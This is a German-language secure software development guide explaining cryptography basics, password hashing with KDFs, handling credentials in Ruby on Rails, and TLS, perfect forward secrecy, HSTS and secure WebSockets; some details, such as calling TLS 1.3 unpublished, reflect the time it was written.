Kryptographie beschreibt die Technik (und Kunst) über nicht-vertrauenswürdige Kanäle bzw. Speicherorte Daten integritäts- und vertraulichkeitsgesichert zu übertragen. Dadurch kann Kryptographie als Mittel gegen *spoofing*, *tampering*, *repudiation* und *information disclosure* dienen. Dieses Kapitel soll eine (extrem) kurze Einführung in die, in diesem Dokument, verwendeten Konzepte geben.

Grundlegend sollten folgende Grundsätze bei der Verwendung von Kryptographie beachtet werden:

- Niemals selbst ein kryptographisches System entwerfen, sondern immer ein etabliertes (und getestetes) System verwenden.
- Niemals selbst einen kryptographischen Algorithmus/Bibliothek schreiben, sondern immer etablierte und getestete Komponenten verwenden.
- Die richtige kryptographische Methode wählen.
- Immer davon ausgehen, dass der eigene Source Code früher oder später öffentlich wird. Aus diesem Grund darf ein kryptographischer Schlüssel (oder auch Credentials) niemals Teil des Source Codes werden.
- Nicht auf das Key Management (inklusive Key Revocation) vergessen.

Jede implementierte und konfigurierbare kryptographische Methode erhöht potentiell die Angriffsfläche. Ein Beispiel hierfür ist z. B. die OpenSSL-Bibliothek die dutzende Algorithmen implementiert. Als Alternative sind in den letzten Jahren kryptographische Bibliotheken wie *NaCl* ("salt") entstanden, die für jede kryptographische Methode genau eine sichere Implementierung anbieten. Auf diese Weise sollen Selektionsfehler durch Entwickler vermieden werden.

Ein häufiger verwendeter Begriff ist *Rubber Hose Cryptography*. Ein noch so technisch sicheres kryptographisches System kann durch bezahlte Schläger mit einem Gummischlauch und der Androhung von Gewalt, falls das Opfer nicht den privaten Schlüssel mitteilt, günstig gebrochen werden. Anstatt durch Androhung von Gewalt kann *Rubber Hose Cryptography* auch auf andere Aspekte eines Schlüsselträgers abzielen: Geld, Ideologie, Coersion oder Ego (Sex sells).

11.1 Grundlegende Kryptographische Methoden

Zur Wahrung der Vertraulichkeit von Daten wird Verschlüsselung eingesetzt. Bei dieser wird der Originaltext (engl. plain-text) in einen verschlüsselten Text (engl. cipher-text) konvertiert. Dieser kann wieder durch den Entschlüsselungs-Vorgang in den Originaltext zurück verwandelt werden. Verschlüsselungsalgorithmen können in zwei Familien eingeteilt werden: symmetrisch und asymmetrisch (auch public-key encryption genannt). Bei symmetrischer Verschlüsselung wird zum ver- und entschlüsseln der idente Schlüssel verwendet. Problematisch hierbei ist, dass dieser geteilte geheime Schlüssel initial zwischen allen Beteiligten verteilt werden muss. Bei der asymmetrischen Verschlüsselung wird statt einem geteilten Schlüssel ein Schlüsselpaar¹ verwendet. Dieses besteht aus einem öffentlichen Schlüssel der zur Verschlüsselung dient und einem zugehörigen privaten Schlüssel der zum Entschlüsseln verwendet wird. Dadurch wird die Problematik des initialen Schlüsselverteils entschärft, da nur öffentliche Schlüssel verteilt werden müssen (diese dürfen veröffentlicht bzw. verloren werden). Ein Nachteil asymmetrischer Verschlüsselung gegenüber symmetrischer Verschlüsselung ist, dass sie langsamer als symmetrische Verschlüsselung ist.

Eine weitere Unterscheidungsmöglichkeit für Verschlüsselungsalgorithmen ist die in *block* und *stream* ciphers. Bei Blockciphern werden zuerst Daten angehäuft (“ein Block” an plain-data) und dann dieser Block verschlüsselt. Bei einem Streamcipher wird jedes Zeichen sofort verschlüsselt, das Sammeln von Blocken wird so vermieden. Während Stream-Ciphers teilweise einfacher für Programmierer in ihrer Verwendung sind, werden aus Effizienzgründen fast ausschließlich Blockcipher verwendet. Werden zwei idente Blöcke mit dem identen Schlüssel verschlüsselt, würden idente verschlüsselte Blöcke entstehen. Dies erlaubt es einem Angreifer, strukturelle Informationen aus verschlüsselten Dokumenten zu extrahieren. Um dies zu vermeiden werden sogenannte *Block Modes* verwendet um sicherzustellen, dass idente plain-text Blöcke unterschiedliche cipher-text Blöcke produzieren. Die Auswahl des Block Modes sollten GCM-Modes (bzw. AEAD-Varianten) bevorzugt und ECB bzw. CBC Modes vermieden werden.

Verschlüsselung gewährleistet nicht automatisch die Integrität der verschlüsselten Daten. Hierfür müssen eigene Algorithmen verwendet werden. Häufig vorgefunden werden Hashes, Message Authentication Codes (MACs) und Signaturen. Vereinfacht ausgedrückt berechnen Hashes ausgehend von beliebig langen Eingangsdaten eine Checksumme konstanter Größe. Wird ein Hash auf identen Eingangsdaten angewandt, wird auch ein identer Hash berechnet. Ein Hash ist eine Einwegfunktion: während der zugehörige Hash zu einem Eingangsdatum schnell berechnet werden kann (gegeben den ursprünglichen Daten), ist das Berechnen der Eingangsdaten ausgehend von einem Hash realistisch nicht möglich.

Bei einem Message Authentication Code (MAC) wird der Hash um ein geheimes geteiltes Passwort erweitert. Zur Berechnung bzw. Validierung eines MACs wird dieses Passwort benötigt. Analog zur symmetrischen Verschlüsselung ergibt sich hier die Problematik der Schlüsselverteilung. Signaturen lösen dieses Problem indem sie asymmetrische (public-key) Verschlüsselung einsetzen. Bei ihnen kann die Checksumme (Signature) mit Hilfe des privaten Schlüssels erstellt und mit Hilfe des öffentlichen Schlüssels verifiziert werden. Dadurch entfällt das Problem der Schlüsselverteilung, allerdings wird auch hier der Vorteil durch geringere Geschwindigkeit erkaufte.

Je nach Einsatzbereich muss nun ein geeignetes Verfahren zur Integritätssicherung und Verschlüsselung gewählt werden. Werden Daten über ein öffentliches bzw. feindliches Netzwerk transferiert ist z. B. der Einsatz eines Hashes problematisch. Falls ein Angreifer einen Datensatz abfangen und modifizieren kann, kann er ebenso einen neuen Hash berechnen und so den Integritätsschutz umgehen. Bei diesem Beispiel wäre der Einsatz eines MACs oder von Signaturen sinnvoller.

Bei der korrekten Verwendung von kryptographischen Methoden ist der Einsatz guter Zufall-

¹Das Schlüsselpaar ist mathematisch “verwandt”.

szahlengenerator essentiell. Dieser sollte Zufallszahlen mit hoher Entropie generieren. Dies kann z. B. durch Einsatz eines Hardware-Zufallsgenerators sichergestellt werden. Ist ein solcher nicht verfügbar, muss ein kryptographisch sicherer Pseudo-Zufallszahlengenerator (PRNG) verwendet werden.

11.2 Weitere Informationsquellen

Entwickler benötigen Guidance zur Selektion der jeweiligen kryptographischen Algorithmen, hier eine kleine Auswahl öffentlich verfügbarer Dokumente:

1. Das amerikanische NIST gibt Empfehlungen für Cryptographical Standards ab, z. B. SP-800-175B². Aufgrund der Zusammenarbeit des NIST mit der amerikanischen NSA bei zu vorigen Crypto-Standards (Vermutung der Platzierung einer Backdoor in einen Random-Number-Generator) wird mittlerweile gerne von den NIST-Empfehlungen abgesehen.
2. Die europäische ENISA gibt regelmäßig Empfehlungen zu verwendeten kryptographischen Standards und Schlüssellängen ab (*Algorithms, key size and parameter report 2014*³). Während diese relativ gut sind, ist die Frequenz der Veröffentlichung für IT-Verhältnisse etwas behäbig (4-5 Jahre).
3. Das deutsche Bundesamt für Sicherheit in der Informationstechnik (BSI) bietet häufig überarbeitete Empfehlungen zum Einsatz kryptographischer Methoden an (BSI TR-02102⁴). Diese sind relativ aktuell und klassifizieren Algorithmen in sichere Algorithmen die bei aktuellen Neuentwicklungen verwendet werden sollen und in legacy-Algorithmen, die zwar nicht mehr bei Neuentwicklungen verwendet werden sollten, die aber bei bestehender Software durchaus weiterverwendet werden können.
4. das BetterCrypto.org⁵ bietet regelmäßig upgedatete Beispielskonfigurationen für geläufige Webserver. Diese sollten dazu dienen, dass ein Administrator diese Snippets direkt in die Konfiguration eines Webservers kopieren können und dadurch eine sichere Konfiguration erreicht wird.

²<https://csrc.nist.gov/publications/detail/sp/800-175b/final>

³<https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014>

⁴https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr02102/index_hm.html

⁵<https://www.bettercrypto.org>

12. Speicherung von Passwörtern

Werden Passwörter durch die Applikation verarbeitet bzw. gespeichert müssen diese besonders geschützt werden. Der Grundsatz ist, dass Passwörter niemals plaintext gespeichert werden dürfen. Dies inkludiert alle Logdateien, Debug-Logs, etc. Die meisten Frameworks besitzen Möglichkeiten sensitive Felder (wie Passwortfelder) explizit vom Logging auszunehmen.

12.1 Sichere Speicherung von Passwörtern

Wenn Credentials unbedingt innerhalb der Applikation gespeichert werden müssen, sind Schutzmaßnahmen für deren Vertraulichkeit unabdingbar. Sie dürfen niemals in plain-text (unverschlüsselt) persistiert werden, sondern sollten so früh wie möglich mittels einer Einwegfunktion transformiert werden. Dies sollte innerhalb der Applikation und nicht erst z. B. in einer nachgelagerten Datenbank geschehen. Würde dies z. B. mittels eines Datenbanktriggers durchgeführt werden, muss die Applikation das Passwort an die DB übergeben: falls die DB nun das Passwort unsicher bearbeitet oder speichert (DB-Logs, Journal, Fehlerlogs) kann dies durch die Applikation nicht beeinflusst werden.

Als Einwegfunktion wird zumeist eine kryptographische Hash-Variante verwendet. Da Hashes auf deren Geschwindigkeit hin optimiert wurden, sind diese eigentlich suboptimal für Passwort-Hashing geeignet: durch diese Optimierung kann ein Angreifer ebenso effizient einen Brute-Force-Angriff durchführen. Aus diesem Grund sind Key-Derivation-Functions (KDFs) vorzuziehen. Dies sind Verfahren, die "konfigurierbar langsam" sind. Sie werden so langsam konfiguriert, dass sie im Normalbetrieb noch keinen übertriebenen negativen Impact auf die Performance besitzen, aber gleichzeitig wirkungsvoll Brute-Force-Angriffe unterbinden. Beispiele für KDFs sind *PKDF2*, *bcrypt* und *scrypt*.

Werden Hashes extrahiert können offline Brute-Force Angriffe gegen diese Hashes verwendet werden. Diese verwenden meistens multiple Grafikkarten und benötigen keine online Verbindung zu der Online-Applikation. Die dabei erreichten Geschwindigkeiten sind um eine Vielzahl höher als die bei Online-Brute Force Angriffen erreichte Geschwindigkeit.

12.2 Umgang mit Credentials in Frameworks

Innerhalb von Anwendungen müssen häufig Zugangsdaten für Fremdsysteme verwaltet werden, beispielsweise verwenden die meisten Applikationsserver im Hintergrund einen Datenbankserver oder einen Mailserver. Die Zugangsdaten für diese Server müssen in der Applikation hinterlegt werden. Geschieht dies direkt im Source Code erlangt jeder Angreifer mit dem Zugriff auf den Source Code Zugriff auf diese Zugangsdaten. Häufig geschieht es, dass solche Source Code Repositories auf privaten Versionierungsservern (VCS, Version Control Systems, wie z. B. Subversion oder Git) gespeichert, und durch eine (kurzfristige) Fehlkonfiguration diese Daten öffentlich verfügbar gemacht werden. Aus diesem Grund sollten niemals Credentials unverschlüsselt in Source Code Repositories gespeichert werden.

Als Beispiel wird hier kurz das Credential-Konzept von Ruby on Rails (Version 5.2) vorgestellt. Innerhalb des Repositories gibt es eine Datei *credentials.yml.enc* in welcher Credentials bzw. private Schlüssel abgelegt werden können. Diese Datei wird immer verschlüsselt, der Entschlüsselungsschlüssel wird unter *config/master.key* gespeichert und wird nicht in der Versionskontrolle eingecheckt (bzw. wird dieses File explizit mittels *.gitignore* von der Versionskontrolle ausgenommen). Entwickler müssen diesen Schlüssel manuell zwischen den Entwicklungsworkstations kopieren, beim Deployen auf einen Server kann dieser Schlüssel z. B. über eine Umgebungsvariable dem Webserver mitgeteilt werden. Innerhalb des Ruby on Rails Sourcecodes kann man über die Variable *Rails.credentials.key* auf den Schlüssel *key* zugreifen (der innerhalb des verschlüsselten Credential-File hinterlegt ist), mittels der Kommandozeilenoperation *rails credentials:edit* kann man die (kurzfristig) entschlüsselten Credentials editieren. Auf diese Weise wird sichergestellt, dass falls ein Angreifer ein Backup oder Source-Code Repository erbeutet, dieser trotzdem nicht auf die sensiblen Credentials Zugriff erhält.

13. Transportlevel-Sicherheit

Eine Webapplikation sollte immer und ausschließlich über das gesicherte HTTPS-Protokoll kommunizieren. Um die Sicherheit des Transports zu gewährleisten sollte TLS (ältere und unsichere Versionen heißen SSL) eingesetzt werden.

Beim Einsatz von TLS sollte eine aktuelle Version (aktuell TLSv1.2) verwendet werden, innerhalb von TLS sollten sichere Algorithmen (AES-256-GCM oder ChaCha20-Poly1305) bereitgestellt werden. Aktuell wird TLSv1.2 von ca. 95-96% der Webserver angeboten. Jeder HTTP/2 kompatible Client muss ebenso TLSv1.2 unterstützen.

Wenn möglich sollten ältere TLS-Versionen vermieden werden, da dadurch schlechtere Kryptographie in Kauf genommen werden muss. So schreibt der TLS-Standard vor Version 1.2 vor, dass der Cipher *3DES-CBC* zwingend in einer Standard-konformen Implementierung angeboten werden muss. Dieser Cipher ist zwar noch sicher, wird aber teilweise schon als *legacy* klassifiziert — sollte also bei neuen Implementierungen nicht mehr verwendet werden. Mit TLSv1.2 wird nicht mehr *3DES-CBC* sondern *AES-128-CBC* als notwendiger Cipher vorgeschrieben. Mit TLSv1.3 wurde der CBC-Modus entfernt: dies ist aus Sicherheitsicht stark begrüßenswert, allerdings ist diese Version des Standards noch nicht veröffentlicht.

Die Entwickler und Administratoren müssen darauf achten, dass alle Kommunikationswege auf die gleiche Art und Weise geschützt werden. Eine Situation, die vermieden werden muss, ist z. B. dass ein Webserver mit einer sicheren TLS-Konfiguration konfiguriert wurde, aber die identen Operationen mittels eines Webservices ungesichert über HTTP bereitgestellt werden.

Ein häufiger Diskussionspunkt ist, welche Verbindungen durch TLS abgesichert und verschlüsselt werden müssen. Prinzipiell sollte jegliche Übertragung über öffentliche Kanäle gesichert erfolgen. Der Einsatz von Verschlüsselung innerhalb des Rechenzentrums, z. B. zwischen Applikationsserver und Datenbanken, wird allerdings teilweise stark diskutiert. Die Verwendung der Verschlüsselung bewirkt geringere Performance, höhere Kosten und verhindert teilweise die Verwendung anderer Sicherheitstechniken (z. B. von Network-based IDSen) — daher wird teilweise ein Rechenzentrum als a-priori sicher angenommen und innerhalb dessen nicht verschlüsselt. Die jeweilige Entscheidung muss dokumentiert und durch das Management unterzeichnet werden.

13.1 Perfect Forward Secrecy

Perfect Forward Secrecy (PFS) ist eine optionale Eigenschaft von Key-Exchange Protokollen und kann z. B. bei TLS zum Einsatz kommen. TLS verwendet einen Langzeitschlüssel — während des Verbindungsaufbau wird basierend auf diesem ein Sitzungsschlüssel ausgemacht. Zeichnet ein Angreifer die verschlüsselte Kommunikation auf und erhält auf irgendeine Weise den Langzeitschlüssel, kann er die Verschlüsselung aufbrechen. Dies ist problematisch, da der Langzeitschlüssel auch Jahre nach der eigentlich erfolgten Kommunikation verloren gehen könnte.

Bei Verwendung von PFS kann mit dem Langzeitschlüssel der Sitzungsschlüssel nicht mehr rekonstruiert werden. Dadurch wird die Gefahr einer späteren Offenlegung der Kommunikation durch Verlust des Langzeitschlüssels gebannt.

13.2 HSTS

Der *HTTP Strict Transport Security* (HSTS, RFC 6797) Header teilt dem Webbrowser mit, dass Folgezugriffe auf die Webseite immer über ein sicheres Protokoll zu erfolgen haben. Bei Angabe des Headers wird eine Laufzeit in Sekunden (z. B. 31536000 entspricht einem Jahr) für diese Regel angegeben:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Sobald dieser Header vom Browser interpretiert wird, werden potentielle zukünftige HTTP-Aufrufe automatisch vom Browser auf HTTPS hochgestuft. Zusätzlich schützen Webbrowser (bei Verwendung von HSTS) Benutzer vor dämlichen Entscheidungen und erlauben nicht mehr das Akzeptieren von defekten oder invaliden Zertifikaten.

HSTS kann durch zwei Optionen erweitert werden. Durch *includeSubDomains* inkludiert Subdomains in den HSTS Schutz. Dies ist wichtig, da ein Angreifer von einer Subdomain auf die Cookies der Hauptdomain zugreifen kann und dadurch auf HSTS-geschützte Cookies zugreifen könnte.

Durch das Setzen von *preload* wird der Wunsch der Webseite mitgeteilt in Google Chrome's HTTPS preload Liste aufgenommen zu werden¹. Dies ist eine Liste von Webseiten, die nur über HTTPS verfügbar sind. Wird dieser Header gesetzt, ist die Seite effektiv über Chrome nie wieder über HTTP erreichbar.

13.3 WebSockets

Eine WebSocket-URL beinhaltet das zu verwendende Protokoll, dieses kann entweder *ws* (WebSocket) oder *wss* (WebSocket Secure) sein. Aus Sicherheitssicht ist natürlich nur *wss* eine valide Antwort.

¹Genauere Informationen können unter <https://hstspreload.org/> gefunden werden.